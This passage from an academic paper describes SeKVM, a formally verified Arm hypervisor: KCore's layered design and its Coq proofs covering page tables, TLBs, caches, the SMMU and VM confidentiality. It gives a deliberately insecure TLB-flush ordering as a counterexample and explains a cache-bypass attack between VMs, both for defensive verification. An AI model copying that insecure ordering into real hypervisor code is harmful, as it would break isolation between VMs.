KCore leverages the System Memory Management Unit (SMMU) [4], Arm's IOMMU, to ensure that a VM's private memory cannot be accessed by devices assigned to KServ or other VMs, including protecting against DMA attacks. KCore ensures the SMMU is unmapped from all NPTs so it can fully control the hardware to ensure devices can only access memory through the SMMU page tables it manages. It uses the SMMU page tables to enforce memory isolation. KCore validates all SMMU operations by only allowing the driver in KServ to program the SMMU through Memory Mapped IO (MMIO) accesses, which trap to KCore, and SMMU hypercalls. MMIO accesses are trapped by unmapping the SMMU from KServ's stage 2 page tables. SMMU hypercalls (1) allocate/deallocate an SMMU translation unit, and its associated page tables, for a device, and (2) map/unmap/walk the SMMU page tables for a given device. As part of validating a KServ page allocation proposal for a VM, KCore also ensures that the page being allocated is not mapped by any SMMU page table for any device assigned to KServ or other VMs.

Layered implementation. While SeKVM's design significantly reduces the size of the its TCB and therefore also reduces the proof effort to verify the TCB, proving the correctness of the smaller hypervisor TCB, KCore, still remains a challenge, especially on Arm multiprocessor hardware. To further reduce the proof burden, KCore itself uses a layered architecture to facilitate a layered approach to verification. The implementation is constructed as a set of layers such that functions defined in higher layers of the implementation can only call functions at lower layers of the implementation. Layers can then be verified in an incremental and modular way. Once we verify the lower layers of the implementation, we can compose them together to simplify the verification of higher layers.

The specific layers in KCore's implementation are not determined in a vacuum, but with verification in mind based on the following layer design principles. First, we introduce layers to simplify abstractions, when functionality needed by lower layers is not needed by higher layers. Second, we introduce layers to hide complexity, when low-level details are not needed by higher layers. Third, we introduce layers to consolidate functionality, so that such functionality only needs to be verified once against its specification. For instance, by treating a module used by other modules as its own separate layer, we do not have to redo the proof of that module for all of the other modules, simplifying verification. Finally, we introduce layers to enforce invariants, which are used to prove high-level properties. Introducing layers modularizes verification, reducing proof effort and maintenance.

Figure 2 shows the KCore layered architecture. The top layer is `TrapHandler`, which defines KCore's interface to KServ and VMs, such as KServ hypercalls and VM exit handlers. Exceptions caused by KServ and VMs cause a context switch to KCore, calling `CtxtSwitch` to save CPU register state to memory, then `TrapDispatcher` or `FaultHandler` to handle the respective exception. On a KServ hypercall, `TrapDispatcher` calls `VCPUOps` to handle the `VM_ENTER` hypercall to execute a VM, and `MemHandler`, `BootOps` and `SmmuOps` to use their respective hypercall handlers. On a VM exit, `TrapDispatcher` calls functions at lower layers if the exception can be handled directly by KCore, otherwise `CtxtSwitch` is called again, protecting VM CPU data and switching to KServ to handle the exception. On other KServ exceptions, `FaultHandler` calls `MemOps` to handle KServ stage 2 page faults and `SmmuOps` to handle any KServ accesses to SMMU hardware. `FaultHandler` also calls `MemOps` to handle VM `GRANT_MEM` and `REVOKE_MEM` hypercalls. KCore implements basic page table operations in the layers in `MMU PT`, including page table walk, map or clear a `pfn` in page table, and page table allocation. KCore implements ownership tracking for each page in `PageMgmt`, `PageIndex`, and `Memblock` for memory access control. `MemOps` and `MemAux` provide memory protection APIs to other layers. KCore provides SMMU page table operations in layers in `SMMT PT`. KCore provides VM boot protection in `BootOps`, `BootAux`, and `BootCore`. `BootOps` calls the Ed25519 libary from the




Figure 2: KCore Layered Implementation

verified Hacl* [74] library to authenticate signed VM boot images. `BootOps` and `MemOps` call to the AES implementation in Hacl* to encrypt or decrypt VM data to support VM management. Finally, four layers implement locks.

4 SeKVM Verification

We combine the layered implementation of SeKVM's TCB, KCore, with a layered hardware model to verify its correctness using Coq. We start with a bottom machine model that supports real multiprocessor hardware features such as multi-level shared page tables, tagged TLBs, and a coherent cache hierarchy with bypass support. We use layers to gradually refine the detailed low-level machine model to a higher-level and simpler abstract model. Finally, we verify each layer of software by matching it with the simplest level of machine model abstraction, reducing proof burden to make it possible for the first time to verify commodity software using these hardware features.

Each abstraction layer [31, 34] consists of three components: the *underlay interface*, the layer's *implementation*, and its *overlay interface*. Each interface exposes abstract *primitives*, encapsulating the implementation of lower-level routines, so that each layer's implementation may invoke the primitives of the underlay interface as part of its execution.


For each layer I of KCore's implementation, we prove that I running on top of the underlay interface L refines its (overlay) specification S, $I@L \sqsubseteq S$. Because the layer refinement relation $\sqsubseteq$ is transitive, we can incrementally refine KCore's entire implementation as a stack of layer specifications. For example, given a system comprising of layer implementations I_3, I_2, and I_1, their respective layer specifications S_3, S_2, and S_1, and a base machine model specified by S_0, we prove $I_1@S_0 \sqsubseteq S_1$, $I_2@S_1 \sqsubseteq S_2$, and $I_3@S_2 \sqsubseteq S_3$. We compose these layers to obtain $(I_3 \oplus I_2 \oplus I_1)@S_0 \sqsubseteq S_3$, proving that the behavior of the system's linked modules together refine the top-level specification S_3.

All KCore interface specifications and refinement proofs are manually written in Coq, with 34 interface specifications matching the layers in Figure 2. We use CompCert [45] to parse each layer of the C implementation into Clight representation, an abstract syntax tree defined in Coq; the same is done manually for assembly code. We then use that Coq representation to prove that the layer implementation refines its respective interface specification at the C and assembly level. Note that the C functions that we verify may invoke primitives implemented in assembly and introduced in the bottom machine model. We enforce that these assembly primitives do not violate C calling conventions and parameters are correctly passed. For example, we verify the correctness of TLB maintenance code, which is implemented in C, but invokes primitives implemented in assembly.

We prove, layer by layer, that the KCore implementation using a detailed machine model refines its top-level specification using a simpler abstract model. We then use the top-level specification to prove that KCore guarantees VM confidentiality and integrity for any KServ implementation, thereby proving security guarantees for the entire SeKVM hypervisor.

4.1 AbsMachine: Abstract Hardware Model

Each of KCore's layer modules successively builds upon AbsMachine, our bottom machine model. This abstract multiprocessor hardware model constitutes the foundation of our correctness proof. As shown in Figure 3a, AbsMachine includes multiple CPUs and a shared main memory. AbsMachine models general purpose and systems registers for each CPU. It also models Arm hardware features relevant to modern hypervisor implementation, including stage 1 and stage 2 page tables, a physically indexed, physically tagged (PIPT) shared data cache, and SMMU page tables, and TLBs. The shared data cache is semantically equivalent to Arm's multi-level cache hierarchy with coherent caches. KCore uses stage 2 page tables to translate guest physical addresses to actual physical addresses on the host, and uses its own EL2 stage 1 page table to translate its virtual addresses to physical addresses. AbsMachine models the particular hardware configuration of KCore which we verify. For example, although Arm supports 1GB, 2MB, and 4KB mappings in stage 2 page tables, KCore



(a) The bottom machine model: `AbsMachine`

(b) The machine model after the layer refinement

Figure 3: Refinement of machine models. (a) The bottom machine model that includes TLBs, multi-level page tables, and PIPT writeback caches. (b) The layered refinement of machine models abstracts away TLBs, consolidates multi-level page tables into a single-level flat page map, and enforces the well-formedness of data caches.

only uses 4KB and 2MB mappings in stage 2 page tables, since 1GB mappings result in fragmentation. Thus, we model a VM's memory load and store accesses in AbsMachine over stage 1 and stage 2 page tables using 4KB and 2MB mappings.

Our abstract machine is formalized as a transition system, where each state transition is the result of some atomic computational step by a single CPU, such as executing a single machine instruction or invoking a primitive; concurrency is realized by the nondeterministic interleaving of each CPU's steps. To simplify reasoning about all possible interleavings, we borrow the ideas of CertiKOS to lift multiprocessor execution to a *CPU-local* model [33]. The machine state σ for our model consists of per-physical CPU private state (e.g., CPU registers) and a global *logical log*, a serial list of *events* generated by all CPUs throughout their execution. σ does not explicitly model shared objects, including anything stored in physical memory. Instead, events incrementally convey interactions with shared objects, whose state may be calculated by *replaying* the logical log. An event is emitted by a CPU and appended to the log whenever that CPU invokes a primitive that interacts with a shared object. All effects coming from the environment are encapsulated by and conveyed through an *event oracle*, which yields events emitted by other CPUs when queried. To account for all possible concurrent interleaving, how the event oracle synchronizes these events is left abstract, its behavior constrained only by rely-guarantee conditions [40]. CPUs need only query the event oracle (a query move) before interacting with shared objects, since its private state is not affected by these events. Querying the event oracle will result in a composite event trace of the events from other CPUs interleaved with events from the local CPU. A local CPU makes a step via the CPU-local move.

For simplicity, we describe AbsMachine as a sequentially consistent model – writes always take effect in program order, and reads always read from the most recent write. Although Arm supports relaxed memory, we prove that all shared memory accesses in the KCore implementation are correctly protected by spinlocks. Because the spinlocks use barriers that prevent memory accesses from being reordered beyond their critical sections, we can show that KCore only exhibits sequentially consistent behavior. As a result, our guarantees over KCore verified using a sequentially consistent model still hold on Arm's relaxed memory model. This proof is beyond the scope of this paper.

Although the abstract machine model is specified in the bottom machine model of our proof, each successive layer implicitly has a machine model which is used to express how events at that layer affect machine state. For example, each layer has some notion of memory to support memory load and store primitives. For many layers, most primitives and their effect on the machine model at the overlay interface are the same as those at the underlay interface. These *passthrough* primitives and their effects on machine state do not need to be respecified for each higher layer. On the other hand, each layer may define new primitives based on a higher-level machine model, so long as a refinement can be proven between the layer's implementation over the underlay interface and the overlay interface.

A key aspect of our proofs is to abstract away the low-level details of the machine model, layer by layer, by proving refinement between the software implementation using a lower-level machine model and its specification based on a higher-level machine model. Specifically, by proving refinement relations between adjacent layers, we successively verify that KCore's implementation over AbsMachine refines the abstract top-level specification defined by `TrapHandler`, as shown in Figure 2. For example, we verify that the TLB behavior exposed by AbsMachine is wholly encapsulated by our implementation, and is thus abstracted from `TrapHandler`'s specification.

4.2 Page Table Management

As shown in Figure 3a, AbsMachine models Arm hardware's multi-level page tables. A page table can include up to four levels, referred to using Linux terminology as `pgd`, `pud`, `pmd`, and `pte`. AbsMachine models both regular and huge page table mappings, as used by KVM and also employed by KCore. KCore maintains stage 2 page tables — one per VM and one for KServ — as well as its own EL2 stage 1 page table. The functions for KCore to manipulate page tables are implemented and verified at the four layers of the `MMU PT` module, shown in Figure 2. The `PTAlloc` layer dynamically allocates page table levels, e.g.,`pud`, `pmd`, and `pte`. The `PTWalk` layer provides helper functions for walking an individual level of the page table, e.g., `walk_pgd`, `walk_pud`, etc. The `NPTWalk` layer uses `PTWalk`'s primitives to perform a full page table walk. The `NPTOps` layer grabs and releases page table locks to perform page table operations, such as the `map_page` function that maps a VM's guest physical frame number (`gfn`) to a physical frame number (`pfn`) by calling the `set_s2pt` function in the `NPTWalk` layer to create a new mapping in the VM's stage 2 page table:

```
void map_page(u32 vmid, u64 gfn, u64 pfn, u64 attr) {
  acq_lock_s2pt();
  if (!get_s2pt(vmid, gfn)) {
    set_s2pt(vmid, gfn, pfn, 4K, attr);
  }
  rel_lock_s2pt();
}

void set_s2pt(u32 vmid, u64 gfn, u64 pfn, u32 size,
              u64 attr) {
  u64 pgd, pud, pmd, pte;
  pgd = walk_pgd(vmid, gfn);
  pud = walk_pud(vmid, pgd, gfn);
  pmd = walk_pmd(vmid, pud, gfn);
  if (size == 2M) {
    /* make sure pmd is not mapped to a pte */
    if (pmd_table(pmd) != PMD_TYPE_TABLE)
      set_pmd(vmid, pmd, gfn, pfn, attr);
  } else if (size == 4K) {
    if (pmd_table(pmd) == PMD_TYPE_TABLE) {
      pte = walk_pte(vmid, pud, gfn);
      set_pte(vmid, pte, gfn, pfn, attr);
    }
  }
}
```

We need to prove that KCore correctly manages its own stage 1 page table and all stage 2 page tables to enforce memory isolation among VMs, regardless of how KServ and VMs manage their own stage 1 page tables. To simplify this proof and the reasoning related to page tables at higher layers, we first abstract away the underlying implementation details and refine the multi-level page table into a flat map, as shown in Figure 3b, at the layer `NPTWalk`. For example, we refine the stage 2 page table into a flat map from `gfn` to a physical frame tuple `(pfn, size, attr)`, where `size` is the size of the page, 4KB or 2MB, and `attr` encompasses attributes of the page, such as its memory access permissions.

This refinement is proven by first showing that the multi-level page table managed by KCore always forms a *tree* data structure—every page table at lower levels (`pud`, `pmd`, and `pte`) is referenced by only one page table entry at higher levels. We verify that KCore enforces the following two properties: (1) a lower-level page table can only be allocated and inserted during the page table walk when the target page table level does not exist, and (2) the allocated page table is a free and empty page. The allocated page is free such that no page table entry references it before the insertion. The allocated page is empty such that it does not contain any existing page tables. In this way, if the page table initially forms a tree, inserting this allocated page still results in a tree. The first property ensures that each edge of the tree before insertion remains unchanged after the insertion.

We then verify that the tree structure can be refined to a flat map by showing that updating the mapping for a `gfn` does not affect the mapping for any other $\texttt{gfn'} \neq \texttt{gfn}$. Suppose both `gfn` and `gfn'` are regular or huge pages. If the page walks for `gfn` and `gfn'` diverge at some level, they will fall into different leaf nodes due to the tree structure. If `gfn` and `gfn'` have the same page walk path, their `pte` indices will be different if they are regular pages, and their `pmd` indices will be different if they are huge pages, since $\texttt{gfn'} \neq \texttt{gfn}$.

The proof becomes more complicated when one page is a regular page and the other is a huge page. We have to prove that, once a `pmd` is allocated to store huge page mappings, it cannot be used to store lower-level `pte` pointers for regular pages, and vice versa. This is ensured by checking the `size` argument and the type of `pmd` during the page walk, as shown in the above example.

To unify the representation for the flat map at higher layers, we logically treat a 2MB huge page as 512 4KB pages. Changing one mapping for a 2MB huge page will cause updates to the mappings for all of its 512 4KB pages.

After the refinement proof at the layer `NPTWalk`, all the modules and their properties at higher layers can be reasoned about using this flat map without the need to deal with the implementation details of the multi-level page tables. For example, the memory isolation proof can be simplified significantly using the flat page map.

4.3 TLB Management

As shown in Figure 3a, AbsMachine models Arm's tagged TLB for each CPU, which caches page translations to regular and huge pages. In AbsMachine, each CPU is associated with an abstract TLB mapping, which maps `VMID`s as tags to a set of TLB entries.

Arm TLBs cache three types of entries: (1) a stage 1 translation from a VM's virtual address to a gPA, (2) a stage 2 translation from a gPA to a PA, and (3) a translation from a VM's virtual address to a PA that combines stage 1 and stage 2 translations. AbsMachine models all three types of TLB entries, respectively, as: (1) a mapping from a virtual page number `vpn` to a tuple (`gfn`, `size`, `attr`), and (2) a mapping

from a gfn to a physical frame tuple (pfn, size, attr), and (3) a mapping from a vpn to a gfn to a physical frame tuple (pfn, size, attr), where size and attr are used the same way as in AbsMachine's page tables, described in Section 4.2. Mappings are aligned to size (4KB or 2MB) of the mapped page. AbsMachine provides the following four basic TLB operations reflecting Arm's hardware behavior:

- *TLB lookup.* For a given memory load or store made by a VM VMID to access an address addr (gfn or vpn), AbsMachine searches the running CPU's TLB tagged with VMID, and checks if any entry translates addr. AbsMachine first checks if addr maps to an exact 4KB pfn, If no such mapping exists, it then checks if addr maps to a 2MB pfn by aligning addr to its 2MB base, pfn_2m, and searching the TLB using pfn_2m. If a matching entry is found, a TLB hits, the TLB returns the respective physical frame number if the VM memory operation is permitted, otherwise generates a permission fault. If no matching entry is found, the TLB returns None to indicate a TLB miss, and AbsMachine will then perform the address translation using page tables directly.
- *TLB refill.* If a TLB miss occurs on a memory access, AbsMachine refills the TLB with information from the ensuing page table walk, either a 4KB or 2MB translation to the CPU's tagged TLB. As previously mentioned, the refilled pfn must be aligned to the corresponding mapping size.
- *TLB eviction.* In AbsMachine, a memory load or store operation randomly invalidates a TLB entry before the actual memory access to account for all possible TLB eviction policies.
- *TLB flush.* Like Arm, AbsMachine exposes two primitives, mmu_tlb_flush1 and mmu_tlb_flush2, to flush TLB entries. mmu_tlb_flush2 takes a gfn and a VMID as arguments and invalidates the second type of TLB entry that maps the gfn. mmu_tlb_flush1 takes a VMID as an argument and invalidates all TLB entries associated with VMID that are either the first or third type of TLB entry. Hypervisors like KVM must use mmu_tlb_flush1 to conservatively flush all of a VM's TLB entries related to stage 1 translations when they update stage 2 page tables because they do not track how VMs manage their own stage 1 page tables. Like KVM, KCore uses both primitives to flush TLB entries as needed when updating a VM's stage 2 page tables. For simplicity, we use mmu_tlb_flush to refer to a call to both mmu_tlb_flush1 and mmu_tlb_flush2.

Note that the first three operations, TLB lookup, refill, and eviction, model Arm's TLB hardware behavior during the memory access, while the last operation, TLB flush, provides a set of primitives for the KCore software to perform TLB maintenance, implemented and verified at the NPTOps layer of the MMU PT module shown in Figure 2.

At the layer NPTOps, we verify that TLB entries are correctly maintained by KCore and that no principal, a VM or KServ, can use the TLB to access a physical page that does not belong to it, regardless of the behavior of KServ or any VM. In this way, we can hide TLB and TLB-related operations from all the layers above NPTOps, as shown in Figure 3b, to simplify the reasoning at higher layers.

This verification step introduces a concept of *page observers* to represent the set of all possible principals that can observe a pfn through TLBs or page tables. We write {pfn: n kserv}@TLB to denote that VM n and KServ are page observers to pfn through TLBs. As an example, consider the unmap_pfn_kserv primitive in NPTOps. When a page pfn is allocated by KServ to a VM *n*, KCore first calls unmap_pfn_kserv to remove the pfn from KServ's stage 2 page table, then inserts pfn in *n*'s stage 2 page table. The page observers before and after each step can be computed as follows:

```
// {pfn: kserv}@TLB   {pfn: kserv}@PT
unmap_pfn_kserv (pfn);
// {pfn: kserv}@TLB   {pfn: _}@PT
mmu_tlb_flush (pfn, kserv);
// {pfn: _}@TLB   {pfn: _}@PT
map_page (n, gfn, pfn, attr);
// {pfn: n}@TLB   {pfn: n}@PT
```

A TLB can be refilled using page tables' contents at any point due to a memory access on another CPU, so the (possible) page observers through TLBs must be a *superset* of the ones through page tables. That is why VM n can observe pfn through TLBs right after inserting pfn to n's page table. Intuitively, the superset relationship is because a TLB can contain the earlier and current cached page table translations while page tables contains only the current translations. The TLB flush collapses all possible (cached) observers to pfn to the observers defined by the page table.

The above example generates the following sequence of page observers through TLB:

```
{pfn: kserv}, {pfn: kserv}, {pfn: _}, {pfn: n}
```

If we merge consecutive identical page observers into a page observer group, we get the following page observer groups:

```
{pfn: kserv}, {pfn: _}, {pfn: n}        (1)
```

To prove that TLBs are maintained correctly and can be hidden at higher layers, we just need to show that TLBs and page tables generate the same sequence of page observer groups, even if page tables' observers are a subset of TLBs' observers. In the above example, the page observers through page tables are:

```
{pfn: kserv}, {pfn: _}, {pfn: _}, {pfn: n}
```

which can be merged to the same sequence of page observer groups shown in Eq. (1).

This property can be generally proven as follows. Starting with the same observer group through TLBs and page tables, the resulting observer groups produced by operations such as memory accesses, creating new page mappings in page tables, and TLB flushes are still the same. The only non-trivial case

is unmapping pages, which introduces a new observer group through page tables, while a TLB would still show the old observer group. To avoid missing this new observer group, the TLBs must be invalidated by KCore calling `mmu_tlb_flush`.

Using this approach, incorrect maintenance of TLBs can be detected by a mismatch of page observer groups. Consider the following insecure implementation that invalidates the TLB before unmapping `pfn`.

```
// {pfn: kserv}@TLB   {pfn: kserv}@PT
mmu_tlb_flush (gfn, kserv);
// {pfn: kserv}@TLB   {pfn: kserv}@PT
unmap_pfn_kserv (pfn);
// {pfn: kserv}@TLB   {pfn: _}@PT
map_page (n, gfn, pfn, attr);
// {pfn: kserv n}@TLB   {pfn: n}@PT
```

Since TLBs can be refilled by page tables' contents, the page observers through TLBs remain the same after the TLB flush. The subsequent page unmapping does not invalidate TLBs such that the sequence of page observer groups through TLB for this insecure implementation is as follows:

```
{pfn: kserv}, {pfn: kserv n}
```

which is different from the one in Eq. (1), meaning that more information can be released through TLBs than page tables.

4.4 Cache Management

As shown in Figure 3a, AbsMachine includes PIPT writeback caches. Arm adopts MESI/MOESI cache coherence protocols, guaranteeing that all levels' of cache are consistent, meaning the hardware can retrieve the same contents from the cache located at different levels, and the updates to the cache are synchronized to the cache at different levels. Arm's multi-level caches can be modeled by AbsMachine as a uniform global cache. To model hardware that will invalidate and write back cached entries unbeknownst to software, for example, due to cache line replacement, AbsMachine exposes a `cache-sync` primitive that randomly evicts a cache entry and writes it back to memory. In KCore's specification, memory load and store operations call `cache-sync` before the actual memory accesses to account for all possible cache eviction policies. While caches are coherent, Arm hardware does not guarantee that cached data is always coherent with main memory; caches may write back dirty lines at any time. Like other architectures, Arm provides cache maintenance instructions to allow software to flush cache lines to ensure what is stored in main memory is up-to-date with what is stored in cache. AbsMachine provides a `cache-flush` primitive that models Arm's clean and invalidate instruction. The primitive takes a `pfn` as an argument, copies the `val` of `pfn` from cache to main memory if the entry is present in the cache, then removes `pfn`'s entry from the cache. Cache mismanagement could result in security vulnerabilities, so hypervisors must use these instructions to ensure that data accesses across all of its cores remain coherent, preventing stale data leaks.




Figure 4: Attack Based on Mismatched Memory Attributes

Figure 4 shows how a malicious VM could leverage cache mismanagement on Arm hardware to potentially obtain confidential data of another VM from main memory. Suppose the hypervisor decides to evict a VM1's page `pfn`. It unmaps the page from VM1 and scrubs the page by zeroing out any residual data. Since the page no longer can be used by VM1, the hypervisor is free to reassign it to another VM, VM2, by mapping `pfn` to VM2's stage 2 page tables (S2PT). Arm hardware guarantees the scrubbing is synchronized across all CPU caches, but does not guarantee it is written back to main memory. Arm allows software to mark whether a page is cacheable or not by setting the memory attributes in the respective page table entry. When stage 2 translation is enabled, Arm combines memory attribute settings in stage 1 and stage 2 page tables. For a given mapping, caching is only enabled when both stages of page tables enable caching. Hypervisors allow VMs to manage their own stage 1 page tables for performance reasons. Although KCore always enables caching in stage 2 page tables, an attacker in VM2 could disable caching for the mapping to `pfn` in its stage 1 page table, allow it to bypass the caches and directly access `pfn` in main memory, which could contain VM1's confidential data. To protect VM memory against this attack, the hypervisor should flush `pfn`'s associated cache line after scrubbing the page to ensure that the changes are written back to main memory. This ensures VM2 can never retrieve VM1's secret in main memory.

To ensure that KCore correctly manages caches, we verify it over AbsMachine, which models writeback caches and cache bypass. AbsMachine models both cache and main memory as partial maps `pfn`↦`val`, where `val` is the content stored in a given `pfn`. As a `pfn` moves between cache and main memory, AbsMachine propagates its content with it. For example, on a cacheable memory access, AbsMachine checks if the cache contains a mapping for `pfn`. If it does not, AbsMachine populates the cache with `val` from main memory. It then returns `val` for memory loads, and updates the cached value for

memory stores. Similarly, on a `cache-flush` or `cache-sync`, AbsMachine flushes the `pfn` to main memory, populating main memory with the respective `val` from the cache.

Using AbsMachine, we prove that KCore always sets the memory attributes in the page tables that it manages to enable caching, maximizing performance. We then prove that KCore flushes caches in the primitives that can change page ownership, verifying that KCore's implementation refines its specification. Finally, we use KCore's specification to prove that KCore's cache management has no security vulnerabilities and does not compromise VM data. We discuss the first two proofs here, but defer the latter proof to Section 4.6.

We first prove that KCore always sets the memory attributes in the stage 2 page tables for VMs and KServ to enable caching. KCore updates stage 2 page table entries by calling the verified `map_page` primitive, as discussed in Section 4.2. `map_page` is passed the `attr` parameter to set the page table entry attributes. We verify the primitives that call `map_page` pass in the correct `attr` to enable caching. Specifically, we verify the implementation of `map_pfn_vm` and `map_pfn_host` in the `MemAux` layer, which call `map_page` to map a `pfn` to a VM's and KServ's stage 2 page tables, respectively refine their specifications that pass an `attr` value with caching enabled to `map_page`. We also prove that KCore always sets the memory attributes in its own EL2 stage 1 page tables to enable caching. Similar to `map_page`, `NPTOps` provides a `map_page_core` primitive for updating EL2 stage 1 page tables, which in turn calls `set_s1pt` in `NPTWalk` to update the multi-level page tables — we prove the correctness of these primitives similarly to the proofs for `map_page` and `set_s2pt`. We then verify the primitives that call `map_page_core` pass in the correct `attr` to enable caching.

We then prove that KCore correctly flushes the cache in the primitives that change page ownership. In the `MemAux` layer, we prove the correctness of `assign_pfn_vm` and `clear_vm_page`. `assign_pfn_vm` unmaps `pfn` from KServ and assigns the owner of a newly allocated `pfn` to a VM. `clear_vm_page` reclaims a `pfn` from a VM upon the VM's termination, scrubs the `pfn`, and assigns the owner of the `pfn` to KServ. We prove that the implementations of both primitives refine their specifications that call `cache-flush`.

4.5 SMMU Management

As shown in Figure 3a, AbsMachine models Arm's SMMU, which supports a shared SMMU TLB and SMMU multi-level page tables, that can be allocated for each device dev_k. The TLB is tagged, and page tables can support up to four levels of paging with regular and huge page support, similar to the page tables and TLBs discussed in Sections 4.2 and 4.3. Unlike memory accesses from CPUs, there are no caches involved in memory accesses through the SMMU. For simplicity, we only describe the SMMU stage 2 page tables, used by the SMMU implementation [5] on the Arm Seattle server hardware we used for evaluation in Section 6. AbsMachine also provides `dev_load` and `dev_store` operations to model memory accesses of DMA-capable devices attached to the SMMU.

KCore controls the SMMU and maintains the SMMU TLB and SMMU page tables for each dev_k. TLB entries are tagged by `VMID`. The parts of KCore that manipulate page tables are the four layers of `SMMU PT` shown in Figure 2. Similar to how we refine multi-level page tables in `NPTWalk` as discussed in Section 4.2, we refine the SMMU multi-level page table and its multi-level page table walk in `MmioSPTWalk` in `SMMU PT` into a layer specification with a partial map that maps an input page frame from device address space, `devfn` $\mapsto$ (`pfn`, `size`, `attr`), where `size` is the size of the page, 4KB or 2MB, and `attr` encompasses attributes of the page. Once we prove this refinement, higher layers that depend on SMMU page tables can be verified against the abstract page table, enabling us to prove the correctness of KCore's SMMU page table management.

Similar to how we refine CPU TLBs as discussed in Section 4.3, we refine the SMMU TLB in `MmioSPTOps` so that it is abstracted away from higher layers. We model the SMMU TLB as a set of partial maps, each map identified by `VMID` and mapping `devfn` $\mapsto$ (`pfn`, `size`, `attr`). AbsMachine models SMMU TLB invalidation by exposing a `smmu-tlb-flush` primitive to flush all entries associated with a `VMID` [5]. We prove the correctness of KCore with the SMMU TLB by verifying it correctly flushes entries to ensure consistency with the SMMU page tables, then abstract away the TLB by proving that the `MmioSPTOps` implementation using the SMMU TLB refines a simpler, higher-level specification without the SMMU TLB. We prove `unmap_spt` in `MmioSPTOps` calls `smmu-tlb-flush` after unmapping a `pfn` from the SMMU page table.

4.6 Security Guarantees

By proving that KCore's implementation refines its top-level Coq specification, we can then use the high-level specification to prove higher-level security guarantees. Proving security guarantees is much easier using the specification because we can avoid being inundated with the details of KCore's entire implementation, and we can use the simplified machine model refined from the lower layers. For instance, to prove the security properties for VM's memory accesses, we can reason over the memory load and store primitives at KCore's top layer based on the abstract single-level page tables without TLB, instead of the primitives defined in AbsMachine using multi-level page tables with TLB. We ensure the specification soundly captures all behaviors of the KCore implementation so the proven guarantees hold on the implementation.

We prove that SeKVM protects their VMs' data *confidentiality*—adversaries should not be privy to private VM data—and *integrity*—adversaries should not be able to tamper with private VM data. For some particular VM, potential

adversaries are other VMs hosted on the same physical machine, as well as the hypervisor itself—specifically, HypSec's untrusted KServ. Our goal here is to verify that, irrespective of how any principal, KServ or another VM, behaves, KCore protects the security of each VMs' data. We formulate confidentiality and integrity as *noninterference assertions* [30]—invariants on how principals' behavior may influence one another. For confidentiality, we show the behaviors of all other VMs and KServ remains unaffected despite any changes the VM made to its data. For integrity, we prove that a VM's behavior acting upon its data is unaffected by other VMs' or KServ's behaviors, therefore its data is intact.

We can prove noninterference by showing state indistinguishability, which means that two machine states observable to a principal are the same. Machine states include a principal's data in CPU registers and memory. Data in memory includes data in main memory and caches as well as metadata in the principal's page tables. We want to prove that starting from any two indistinguishable states to principal p, the abstract machine should only transition to a pair of states that are still indistinguishable to p. We leverage previous work to prove this for data in CPU registers [48] and focus our discussion on proving this for memory. In particular, we need to prove that primitives that are part of the top-level specification that affect the management of page tables, caches, and SMMU preserve state indistinguishability since they can all affect memory. Since we have proven that TLBs do not need to be considered as part of the abstract machine model used by the top-level specification, TLBs do not need to be considered as part of our noninterference proofs. Note that pages explicitly shared via `GRANT_MEM` are not considered private and not included in the VM data protected by SeKVM until sharing is revoked using the `REVOKE_MEM` hypercall. While our proofs do account for this dynamically changing sharing of pages [48], we omit further discussion of `GRANT_MEM` and `REVOKE_MEM` for simplicity and focus on protecting 